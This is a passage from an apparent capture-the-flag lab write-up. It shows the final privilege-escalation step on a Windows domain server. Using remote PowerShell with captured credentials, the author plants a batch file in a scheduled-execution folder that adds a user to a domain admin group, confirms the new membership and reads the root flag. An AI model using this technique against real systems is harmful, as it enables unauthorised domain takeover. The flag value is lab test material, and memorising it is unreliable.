Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock {Set-Content -Path 'C:\Program Files\keepmeon\grace.bat' -Value 'net group site_admin awallace /add /domain'} -Credential $cred
PS C:\Utils> Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Command { Get-ChildItem 'C:\Program Files\keepmeon\' } -Credential $cred
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -Command { Get-ChildItem 'C:\Program Files\keepmeon\' } -Credential $cred

Directory: C:\Program Files\keepmeon

Mode                LastWriteTime         Length Name                                           PSComputerName
----                -
-a----             05/04/2022      11:01             44 grace.bat                               ATSSERVER
-a----             21/12/2021      14:57            128 keepmeon.bat                              ATSSERVER
```

The script was added. Now we need to wait for 5 minutes and check if the we are now a member of site admin group:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { whoami /groups } -Credential $cred
```

```
NT AUTHORITY\This Organization          Well-known group S-1-5-15
default, Enabled group
ACUTE\Domain Admins                    Group              S-1-5-21-1786406921-1914792807-207
default, Enabled group
ACUTE\Managers                         Group              S-1-5-21-1786406921-1914792807-207
default, Enabled group
ACUTE\Site_Admin                      Group              S-1-5-21-1786406921-1914792807-207
default, Enabled group
Authentication authority asserted identity Well-known group S-1-18-1
default, Enabled group
```

Well done! Now we can read root flag:

```
Invoke-Command -ComputerName ATSSERVER -ConfigurationName dc_manage -ScriptBlock { Get-Content "C:\Users\Administrator\Desktop\root.txt" } -Credential $cred
017b95b530fdc9e1f8d5b7489b019b7c
```